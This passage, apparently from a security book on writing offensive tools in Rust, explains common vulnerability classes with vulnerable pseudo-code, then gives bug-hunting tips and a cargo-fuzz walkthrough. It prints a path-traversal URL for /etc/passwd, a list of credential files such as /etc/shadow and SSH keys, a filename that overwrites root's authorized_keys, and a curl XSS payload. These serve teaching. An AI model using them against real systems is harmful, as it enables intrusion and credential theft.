


Figure 10.6: Open redirect

Here is an example of pseudo-code vulnerable to Open redirect:

```
function do_something(req, res) {
  let redirect_url = req.body.redirect;

  // You need to check redirect targets againt an allowlist
  res.redirect(redirect_url);
}
```

For example, a victim may visit `https://target.com/login?redirect=malicious.com` and be redirected to `malicious.com` .

Like XSSs and CSRFs, they can be obfuscated using links shorteners.

10.12.1 Why it's bad

The most evident use of this kind of vulnerability is phishing, as a victim may think to have clicked on a legitimate link, but finally land on the evil one.

10.12.2 Case studies

- How I earned $550 in less than 5 minutes

10.13 (Sub)Domain takeover

(Sub)Domain takeovers are certainly the low-hanging fruits the easier to find if you want to make a few hundred dollars fast in bug bounty programs.

Basically, the vulnerability comes from the fact that a DNS record points to a public cloud resource no longer under the control of company owning the domain.




Figure 10.7: (Sub)domain takeover

Let say you have a web application on Heroku (a cloud provider). To point your own domain to the app you will have to setup something like a `CNAME` DNS record pointing to `myapp.herokuapp.com` . Time flies, and you totally forget that this DNS record exists and decide to delete your Heroku app. Now the domain name `myapp.herokuapp.com` is again available for anybody wanting to create an app with such a name. So, if a malicious user creates a Heroku application with the name `myapp` , it will be able to serve content from **your own domain** as it still pointing to `myapp.herokuapp.com` .

We took the example of an Heroku application, but there are a lot of scenarios where such a situation may happens: * A floating IP from a public cloud provider such as AWS * A blog at almost all SaaS blogging platform * a CDN * a S3 bucket

10.13.1 Why it's bad

First, as subdomains may have access to cookies of other subdomains (such as `www` ...) the control of a subdomain may allow attackers to exfiltrate those cookies.

Secondly, a subdomain takeover may also allow attackers to set up phishing websites with legitimate URLs.

Finally, a subdomain takeover may allow attackers to spread misleading information. For example, if people against a company take control of the `press.company.com` subdomain, they may spread false messages while the rest of the world think that those messages come from the PR department of the company.

10.13.2 Case Studies

- Subdomain Takeover to Authentication bypass
- Subdomain Takeover Via Insecure CloudFront Distribution cdn.grab.com
- Subdomain takeover of v.zego.com

10.14 Arbitrary file read

Arbitrary file read vulnerabilities allow attackers to read the content of files that should have stayed private.

Here is an example of pseudo-code vulnerable to arbitrary file read:




Figure 10.8: Arbitrary file read

```
function get_asset(req, res) {
  let asset_id = req.params.asset_id;

  let asset_content = file.read('/assets' + asset_id);

  res(asset_content);
}
```

It can be exploited like this:

```
https://example.com/assets/../etc/passwd
```

See the trick? Instead of sending a legitimate `asset_id`, we instead send the path of a sensible file.

As everything is a file on Unix-like systems, secret information such as database crendentials, encryption keys, SSH keys, may be somewhere on the filesystem. Any attacker able to read those files may quickly be able inflict to a vulnerable application a lot of damages.

Here are some example of files whose content may be of interest:

```
/etc/passwd
/etc/shadow
```

```
/proc/self/environ
/etc/hosts
/etc/resolv.conf
/proc/cpuinfo
/proc/filesystems
/proc/interrupts
/proc/ioports
/proc/meminfo
/proc/modules
/proc/mounts
/proc/stat
/proc/swaps
/proc/version
~/.bash_history
~/.bashrc
~/.ssh/authorized_keys
~/.ssh/id_dsa
```

10.14.1 Why it's bad

Once able to read the content on any file on the filesystem, it's only a matter of time before the attacker can escalate the vulnerability to a more severe one, and to fully control the server.

Here is an example of escalating a file read vulnerability to remote code execution: Read files on application server, leads to RCE

10.14.2 Case Studies

- Arbitrary file read via the UploadsRewriter when moving and issue
- External SSRF and Local File Read via video upload due to vulnerable FFmpeg HLS processing
- Arbitrary local system file read on open-xchange server

10.15 Denial of Service (DoS)

A Denial of Service (DoS) attack's goal is to make a service unavailable to its legitimate users.




Figure 10.9: Denial of Service

The motivation of such an attack is most of the time financial: whether it be for demanding a ransom to stop the DoS, or to cut off a competitor during a period where a high number of sales is expected.

As you may have guessed, blocking the event loop often leads to a DoS, where a very small amount of requests may block the entire system.

There also is the cousin of DoS: DDoS, for Distributed Denial of Service, where the final goal is the same (make a service unavailable to its legitimate users), but the method different. Here, attackers count on the limited resources of the victim, for example CPU power or bandwidth, and try to exhaust theses resources by distributing the load on their side to multiple machines.

DDoS are usually not carried by a single attacker, but by a botnet controlled by an attacker.

10.15.1 Why it's bad

Can you customers buy tee shirts on your website it they can't access it?




Figure 10.10: Distributed Denial of Service

10.15.2 Case Studies

- DoS on PayPal via web cache poisoning
- Denial of Service | twitter.com & mobile.twitter.com
- DoS on the Issue page by exploiting Mermaid

10.16 Arbitrary file write

Arbitrary file write vulnerabilities allow attackers to overwrite the content of files that should have stayed intact.

Here is an example of pseudo-code vulnerable to arbitrary file write:

```
function upload_file(req, res) {
  let file = req.body.file;
  let file_name = req.body.file_name;

  fs.write(file, '/uploads/' + file_name);

  res(ok);
}
```




Figure 10.11: Arbitrary file write

It can be exploited by sending a file with a name such as:

```
../root/.ssh/authorized_keys
```

When the vulnerable code will process the upload, it will overwrite the file `.ssh/authorized_keys` of the `root` user, giving the attacker the keys to the kingdom.

10.17 Memory vulnerabilities

These vulnerabilities are one of the reasons of Rust's popularity thanks to which you are immune against, as long as you stay away from `unsafe`. This is what we call "memory safety".

They mostly plague low-level programming languages such as C and C++ where you have to manually manage the memory, but as we will see, dynamic languages such as Ruby and Python relying on a lot of packages written in C or C++ themselves, can also be (indirectly) vulnerable.



Buffer (10 bytes)
Overflow
m
a
l
i
c
i
o
u
s
I
n
p
u
t
Total input size = 14 bytes
Potentially important data, such as return address

Figure 10.12: Overflowing a buffer

10.18 Buffer overflow

Here is an example of pseudo-code vulnerable to buffer overflow:

```
function copy_string(input []char) []char {
  // buffer is too small if len(input) > 32 which will lead to a buffer overflow
  let copy = [32]char;

  for (i, c) in input {
    copy[i] = c;
  }

  return copy;
}
```

How does Rust prevent this kind of vulnerability? It has buffer boundaries checks and will panic if you try to fill a buffer with more data than its size.

10.18.1 Case studies

- An introduction to the hidden attack surface of interpreted languages

  Coming soon: more case studies

10.19 Use after free

An use after free bug, as the name indicates is when a program reuse memory that already has been freed.

It will mess with the memory allocator's state and lead to *undefined behavior*.

Here is an example of pseudo-code vulnerable to use after free:

```
function allocate_foobar() []char {
  let foobar = malloc([]char, 1000);
}

function use_foobar(foobar []char) {
  // do things
  free(foobar);
}

function also_use_foobar(foobar []char) {
  // do things
}


function main() {
  let foobar = allocate_foobar();

  use_foobar(foobar);

  // do something else
  // ...

  // !! we reuse foobar after freeing it above
  also_use_foobar(foobar);
}
```

10.19.1 Why it's bad

The memory allocator may reuse previously freed memory for other purpose. It means that an use after free vulnerability may not only lead to data corruption but also to remote code execution if an important pointer is overwritten.

From an attacker point of view, use after free vulnerabilities are not that reliable due to the nature of memory allocators which are not deterministic.

10.19.2 Case studies

- Exploiting a textbook use-after-free in Chrome

10.20 Double free

The name of this bug is pretty self-descriptive: A double

Here is an example of pseudo-code vulnerable to double free:

```
function allocate_foobar() []char {
  let foobar = malloc([]char, 1000);
}

function use_foobar(foobar []char) {
  // do things
  free(foobar);
}

function main() {
  let foobar = allocate_foobar();

  use_foobar(foobar);

  // !! foobar was already freed in use_foobar
  free(foobar);
}
```

10.20.1 Why it's bad

Double freeing a pointer will mess with the memory allocator's state.

Like use after free vulnerabilities, double free vulnerabilities lead to *undefined behavior*. Most of the time it means a crash or data corruption. Sometimes, it can be exploited to produce code execution, but it's in practice really hard to achieve.

10.21 Format string problems

A format string vulnerability

Here are two examples of pseudo-code vulnerable to format string vulnerability:

```
function main(argc int, argv []char) {
  // the attacker controls the format arguments
  printf(argv[1]);
}
```

```
function main(argc int, argv []char) {
  // the second variable is missing
  printf("%s %s", argv[0]);
}
```

10.21.1 Why it's bad

Format string vulnerabilities may lead to information disclosure or code execution.

10.22 Other vulnerabilities

10.23 Remote Code Execution (RCE)

The name Remote Code Execution is pretty self-explanatory: it's a situation where an attacker is able to remotely execute code on the machine where the vulnerable application runs, whether it be a server, a smartphone, a computer or a smart light bulb.




Figure 10.13: Remote Code Execution

10.23.1 Why it's bad

Remote code execution allows not only for full control of the machine(s), but also to everything you can imagine: data leaks (because once you control a s, you can access the databases it is connected to), defacements…

Also, as we will see in chapter 13, any Remote Code Execution vulnerability can be used by a worm to massively infect a lot of machines in a very short amount of time.

10.23.2 Case studies

- RCE when removing metadata with ExifTool
- RCE via unsafe inline Kramdown options when rendering certain Wiki pages
- Now you C me, now you don't, part two: exploiting the in-between
- RCE on CS:GO client using unsanitized entity ID in EntityMsg message
- Potential pre-auth RCE on Twitter VPN

10.24 Integer overflow (and underflow)

A integer overflow vulnerability occurs when an arithmetic operation attempts to create a numeric value that is outside of the range that can be held by a number variable.

For example, a `uint8` (`u8` in Rust) variable can hold values between **0** and **255** because it is encoded on **8** bits.

Here is an example of pseudo-code vulnerable to integer overflow:

```
function withdraw(user id, amount int32) {
  let balance = find_balance(user);

  if (balance - amount > 0) {
    return ok();
  } else {
    return error();
  }
}
```

If we try to subtract `4294967295` to `10000` (for example), in C the result would be `10001` ... which is positive, and may sink your bank business.

Here is another, more subtle, example:

```
// n is controlled by attacker
function do_something(n uint32) {
  let buffer = malloc(sizeof(*char) * n);

  for (i = 0; i < n; i++)
    buffer[i] = do_something();
  }
}
```

If we set `n` to a too big number that overflows an `uint32` myltiplied by the size of a pointer (4 bytes on a 32bit system) like `1073741824` , an integer overflow happens, and we alloc a buffer of size `0` which will be overflowed by the following `for` loop.

One interesting thing to note, is that in debug mode (`cargo build` or `cargo run`), Rust will panic when encountering an integer overflow, but in release mode (`cargo build --release` or `cargo run --release`), Rust will not panic. Instead it performs *two's complement wrapping*: the program won't crash but the variable will hold an invalid value.

```rust
let x: u8 = 255;

// x + 1 = 0 (and not 256)
// x + 2 = 1 (and not 257)
// x + 3 = 2 (and not 258)
```

More can be read about this behavior in the Rust book.

10.24.1 Why it's bad

This kind of vulnerability became popular with smart contracts, where large sums of money where stolen to due flawed contracts.

Integer overflow vulnerabilities can be used to control the execution flow of a program or to triggers other vulnerabilities (such as the buffer overflow of the example above).

10.24.2 Case studies

- An integer overflow found in /lib/urlapi.c
- libssh2 integer overflows and an out-of-bounds read (CVE-2019-13115)
- Another libssh2 integer overflow (CVE-2019-17498)

10.25 Logic error

A logic error is any error that allow an attacker to manipulate the business logic of an application. For example, an attacker would be able to order many item in an eShope at a price of 0, or an attacker is able to fetch sensitive data that normally only admins are allowed to fetch.

Beware that thanks to the compiler, this is certainly the kind of bugs you may produce the most when developing in Rust, this is why writing tests is important! No compiler ever will be able to catch logic errors.

10.25.1 Case studies

- Availing Zomato gold by using a random third-party `wallet_id`
- OLO Total price manipulation using negative quantities

10.26 Race condition

A race condition occurs when a program relies on many **concurrent** operations, and the program relies on the sequence or timing of these operations to produce correct output. The corollary is that if for some reason, lack of synchronization for example, the sequence or timing of operations is changed, an error happens.

10.26.1 Why it's bad

Most of the time, an exploitable race condition occurs when a verification is done concurrently of an update (or create or delete) operation.

10.26.2 Case studies

- Race Condition of Transfer data Credits to Organization Leads to Add Extra free Data Credits to the Organization
- Race Condition allows to redeem multiple times gift cards which leads to free "money"
- Ability to bypass partner email confirmation to take over any store given an employee email

10.27 Additional resources

There is the great swisskyrepo/PayloadsAllTheThings and EdOverflow/bugbounty-cheatsheet GitHub repositories with endless examples and payloads that help to find these vulnerabilities.

Basically, you just have to copy/paste the provided payloads into the inputs of your favorite web applications, and some vulnerabilities may pop. If no vulnerability is obvious but interesting error messages are displayed, it's still worth taking the time to investigate.

10.28 Bug hunting

Now we have a idea of what looks like a vulnerability, let see how to find them in the real world.

There are some recurrent patterns that should raise your curiosity when hunting for vulnerabilities.

10.28.1 Rich text editors

Rich text editors, such as WYSIWYG or Markdown are often an easy target for XSS.

10.28.2 File upload

From arbitrary file write to XSS (with SVG files), file upload forms are also a great place to find a lot of vulnerabilities.

10.28.3 Input fields

As we saw, injections come from input fields that are not sanitized. The thing to exploit non-sanitized input fields is to understed how and where they are outputted. Sometime this is not obvious as they may processed by some algorithm, to transform URLs into links for example.

Also, sometimes, input fields are hidden from the interface:

```html
<input type="hidden" id="id" name="id" value="123">
```

10.28.4 HTTP Headers

An often overlooked attack vector is the HTTP headers of a request.

Indeed, HTTP headers are sometimes used by applications and sent back in response. For example think of an analytic service which will display the 10 top User agent headers.

10.28.5 Dangerous / deprecated algorithms

Some dangerous and deprecated algorithms such as `md5` are still used in the wild. If you are auditing an application with access to the source code, a simple `rg -i md5` suffices (using ripgrep).

10.28.6 Methods with dangerous parameters

There are principally two kind of methods with dangerous parameters:

- Cryptographic functions, where bad initialization, or key reuse may lead to serious errors
- Data manipulation functions in memory unsafe languages.

10.28.7 Auth systems

At the heart of almost every application, there are two vital systems:

An authentication system to verify that users are who they pretend to be.

And an authorization system to verify that users have the legitimate rights to execute the operations they want to execute.

Authentication and authorization system are often complex, and scattered all over the place.

When auditing an application, understand what operations require elevated privileges, and try to execute them without these privileges.

10.28.8 Multiplayer games

Game developers are not security engineers. They may focus their attention on Gameplay, performance, and a lot of other things in their domain of expertise, but not necessarily security.

Furthermore, the networking stack of some games are written in memory-unsafe languages, such as C or C++. This is the perfect recipe for disaster (memory related vulnerabilities).

As a side note, this is why you shouldn't play multiplayer games on your work computer.

10.28.9 Complex format parsing

Parsing complex formats such as YAML is hard. This is why there are a lot of bugs that are found in parsing libraries. Sometimes, theses bugs are actual vulnerabilities.

Most of the time, those are memory-related vulnerability, either due to the complexity of the format, either because developers often try to be clever when implementing parsers to be at the first position in micro-benchmarks and they use some tricks that introduce bugs and vulnerabilities.

10.28.10 Just-In-Time compilation

Just-In-Time (JIT) compilers requires to reduces the security measures of modern operating systems, such as making some part of the memory **Writable And Executable**. It means that memory related vulnerabilities are way easier to exploit.

10.29 The tools

Now we have a good idea of **what** to look for, let see **how**!

10.29.1 Web

There are only 4 tools required to start web vulnerabilities hunting:

10.29.2 A web browser

Firefox or Chrome (and derivatives), as they have better developer tools than the other web browsers.

There are tons of extensions on the respective marketplaces, but you don't need them. Also, web extensions can be dangerous, as they may be able to exfiltrate all your sensitive data. So just ignore them.

10.29.3 A tool to make HTTP requests

`curl` is good for the task as it can be embedded in small bash scripts.

My 3 favorite options are:

To inspect the headers of a site:

```
$ curl -I https://target.com
```

To download a file for further inspection:

```
$ curl -O https://target.com/file.html
```

And to `POST` JSON data

```
curl --header "Content-Type: application/json" \
  --request POST \
  --data '{"username":"<script>alert(1)</script>","password":"xxx"}' \
  http://target.com/api/register
```

10.29.4 A scanner

You get it! A scanner is what we built in the previous chapters.

Scanners can't replace the chirurgical precision of the brain of a hacker. Their purpose is to save you time by automating the repetitive and fastidious tasks.

Beware that a scanner, depending of the modules you enable, may be noisy and reveal your intentions. Due to their bruteforce nature, they are easy to detect, and sometimes block by firewalls. Thus, if you prefer to stay under the radar, be careful which options you enable with your scanner.

10.29.5 And an intercepting proxy

An intercepting proxy will help you inspect and modify requests on the fly, whether those requests come from your main computer or from other devices such as a phone which does not have developer tools in the browser.

It's extremely useful to bypass client-side validation logic and send your payloads directly to the backend of the applications your are inspecting. They also often offer some kind of automation, which is great. It will save you a lot of time!

I believe you can't beat the Burp Suite. It has a free (*"community"*) version to let it try, and if you like it, and are serious about your bug hunting quest, you can buy a license to unlock all the features.

Burp Suite also provide of lot of features to automate your requests and attacks.

If this is your very first steps hacking web applications, you don't necessarily need an intercepting proxy, the developers tools of your web browser may suffice. That being said, it still great to quickly learn how to use one, as you will be quickly limited when you will want to intercept and modify requests.

10.30 Automated audits

10.30.1 Fuzzing

Fuzzing is a method used to find bugs and vulnerabilities in software projects by automatically feeding them random data.

Instead of testing a small set of test cases handwritten by developers, a fuzzer will try a lot of input and see what happen.

Fuzzing is a kind of testing that is fully automated, and thus requires way less human efforts than reviewing a code base, especially as the code base is very large. Also, fuzzing can be used against closed source programs, while reverse-engineering is slow, fastidious and expensive in human time.

10.30.1.1 Installing the tools

The recommended tool to start fuzzing a Rust project (or actually any library that can be embedded by Rust) is to use `cargo-fuzz` .

```
$ cargo install -f cargo-fuzz
$ rustup install nightly
```

Note: cargo-fuzz relies on `libFuzzer` . `libFuzzer` needs LLVM sanitizer support, so this only works on x86-64 Linux and x86-64 macOS for now. This also needs a nightly Rust toolchain since it uses some unstable command-line flags. Finally, you'll also need a C++ compiler with C++11 support.

10.30.1.2 Getting started

First we need a piece of code to fuzz. We will use an idiomatic faulty `memcpy` like function.

Warning: This is absolutely not an idiomatic piece of Rust, and this style of code should be avoided at all costs.

ch_06/fuzzing/src/lib.rs

```rust
pub fn vulnerable_memcopy(dest: &mut [u8], src: &[u8], n: usize) {
    let mut i = 0;

    while i < n {
        dest[i] = src[i];
        i += 1;
    }
}
```

Then, we need to initialize `cargo-fuzz` :

```
$ cargo fuzz init
$ cargo fuzz list
fuzz_target_1
```

It created a `fuzz` folder which itself contains a `Cargo.toml` file:

We just need to add the `arbitrary` to the list of dependencies.

ch_06/fuzzing/fuzz/Cargo.toml

```toml
[package]
name = "fuzzing-fuzz"
version = "0.0.0"
authors = ["Automatically generated"]
publish = false
edition = "2018"

[package.metadata]
cargo-fuzz = true

[dependencies]
libfuzzer-sys = "0.4"
arbitrary = { version = "1", features = ["derive"] }

[dependencies.fuzzing]
path = ".."

# Prevent this from interfering with workspaces
[workspace]
members = ["."]
```

```
[[bin]]
name = "fuzz_target_1"
path = "fuzz_targets/fuzz_target_1.rs"
test = false
doc = false
```

The `arbitrary` allow us to derive the `Arbitrary` trait which allow us to use any `struct` for our fuzzing, and not a simple `[u8]` buffer.

Then we can implement our first fuzzing target:

ch_06/fuzzing/fuzz/fuzz_targets/fuzz_target_1.rs

```
#![no_main]
use libfuzzer_sys::fuzz_target;

#[derive(Clone, Debug, arbitrary::Arbitrary)]
struct MemcopyInput {
    dest: Vec<u8>,
    src: Vec<u8>,
    n: usize,
}

fuzz_target!(|data: MemcopyInput| {
    let mut data = data.clone();
    fuzzing::vulnerable_memcopy(&mut data.dest, &data.src, data.n);
});
```

And we can finally rus the fuzzing engine

```
$ cargo +nightly fuzz run fuzz_target_1
```

And BOOOM!

```
INFO: Running with entropic power schedule (0xFF, 100).
INFO: Seed: 2666516150
INFO: Loaded 1 modules   (2403 inline 8-bit counters): 2403 [0x55f3843d4101, 0x55f
INFO: Loaded 1 PC tables (2403 PCs): 2403 [0x55f3843d4a68,0x55f3843de098),
INFO:        1 files found in black-hat-rust/ch_06/fuzzing/fuzz/corpus/fuzz_target
INFO: -max_len is not provided; libFuzzer will not generate inputs larger than 40
INFO: seed corpus: files: 1 min: 1b max: 1b total: 1b rss: 37Mb
#2      INITED cov: 7 ft: 8 corp: 1/1b exec/s: 0 rss: 38Mb
#3      NEW    cov: 7 ft: 9 corp: 2/2b lim: 4 exec/s: 0 rss: 38Mb L: 1/1 MS: 1 Cha
```

```
thread '<unnamed>' panicked at 'index out of bounds: the len is 0 but the index is
note: run with `RUST_BACKTRACE=1` environment variable to display a backtrace
==17780== ERROR: libFuzzer: deadly signal
    #0 0x55f3841d6f71 in __sanitizer_print_stack_trace /rustc/llvm/src/llvm-projec
    #1 0x55f384231330 in fuzzer::PrintStackTrace() (black-hat-rust/ch_06/fuzzing/f
    #2 0x55f38421635a in fuzzer::Fuzzer::CrashCallback() (black-hat-rust/ch_06/fuz
    #3 0x7f8e4cf513bf  (/lib/x86_64-linux-gnu/libpthread.so.0+0x153bf)
    #4 0x7f8e4cc3918a in __libc_signal_restore_set /build/glibc-eX1tMB/glibc-2.31/
    #5 0x7f8e4cc3918a in raise /build/glibc-eX1tMB/glibc-2.31/signal/../sysdeps/un
    #6 0x7f8e4cc18858 in abort /build/glibc-eX1tMB/glibc-2.31/stdlib/abort.c:79:7
    #7 0x55f3842c4e66 in std::sys::unix::abort_internal::h9865c53aadae86d4 /rustc/
    #8 0x55f3841506c5 in std::process::abort::h00c3bea575e29bb8 /rustc/af140757b4c
    #9 0x55f3842137bb in libfuzzer_sys::initialize::_$u7b$$u7b$closure$u7d$$u7d$::
    #10 0x55f3842b81a8 in std::panicking::rust_panic_with_hook::hbef17e4338d7de57
    #11 0x55f3842b7c5f in std::panicking::begin_panic_handler::_$u7b$$u7b$closure$
    #12 0x55f3842b4903 in std::sys_common::backtrace::__rust_end_short_backtrace::
    #13 0x55f3842b7bc8 in rust_begin_unwind /rustc/af140757b4cb1a60d107c690720311b
    #14 0x55f384151990 in core::panicking::panic_fmt::hcf5f6d96e1dd7099 /rustc/af1
    #15 0x55f384151951 in core::panicking::panic_bounds_check::hc3a71010bf41c72d /
    #16 0x55f38420f589 in fuzzing::vulnerable_memcopy::h3027e716c4e41fac (black-ha
    #17 0x55f38420eba3 in rust_fuzzer_test_input (black-hat-rust/ch_06/fuzzing/fuz
    #18 0x55f3842138f8 in __rust_try (black-hat-rust/ch_06/fuzzing/fuzz/target/x86
    #19 0x55f38421305f in LLVMFuzzerTestOneInput (black-hat-rust/ch_06/fuzzing/fuz
    #20 0x55f38421689c in fuzzer::Fuzzer::ExecuteCallback(unsigned char const*, un
    #21 0x55f384220453 in fuzzer::Fuzzer::RunOne(unsigned char const*, unsigned lo
    #22 0x55f384221214 in fuzzer::Fuzzer::MutateAndTestOne() (black-hat-rust/ch_06
    #23 0x55f3842236e7 in fuzzer::Fuzzer::Loop(std::vector<fuzzer::SizedFile, fuzz
    #24 0x55f384243be9 in fuzzer::FuzzerDriver(int*, char***, int (*)(unsigned cha
    #25 0x55f3841521e6 in main (black-hat-rust/ch_06/fuzzing/fuzz/target/x86_64-un
    #26 0x7f8e4cc1a0b2 in __libc_start_main /build/glibc-eX1tMB/glibc-2.31/csu/../
    #27 0x55f38415234d in _start (black-hat-rust/ch_06/fuzzing/fuzz/target/x86_64-

NOTE: libFuzzer has rudimentary signal handlers.
      Combine libFuzzer with AddressSanitizer or similar for better crash reports
SUMMARY: libFuzzer: deadly signal
MS: 5 InsertRepeatedBytes-ChangeBit-ShuffleBytes-ChangeByte-InsertRepeatedBytes-;
0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xc5,0xe5,0xc5,0xc5,0x4a,0x4a,0x4a,0x4a,0x
\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xc5\xe5\xc5\xc5JJJJJJ\xc50\xc5\xc5\xc5\x1a
```

```
artifact_prefix='black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/'; Test
Base64: xcXFxcXFxcXF5cXFSkpKSkpKSsUwxcXFGg==



Failing input:

        black-hat-rust/ch_06/fuzzing/fuzz/artifacts/fuzz_target_1/crash-2347beb104

Output of `std::fmt::Debug`:

        MemcopyInput {
            dest: [
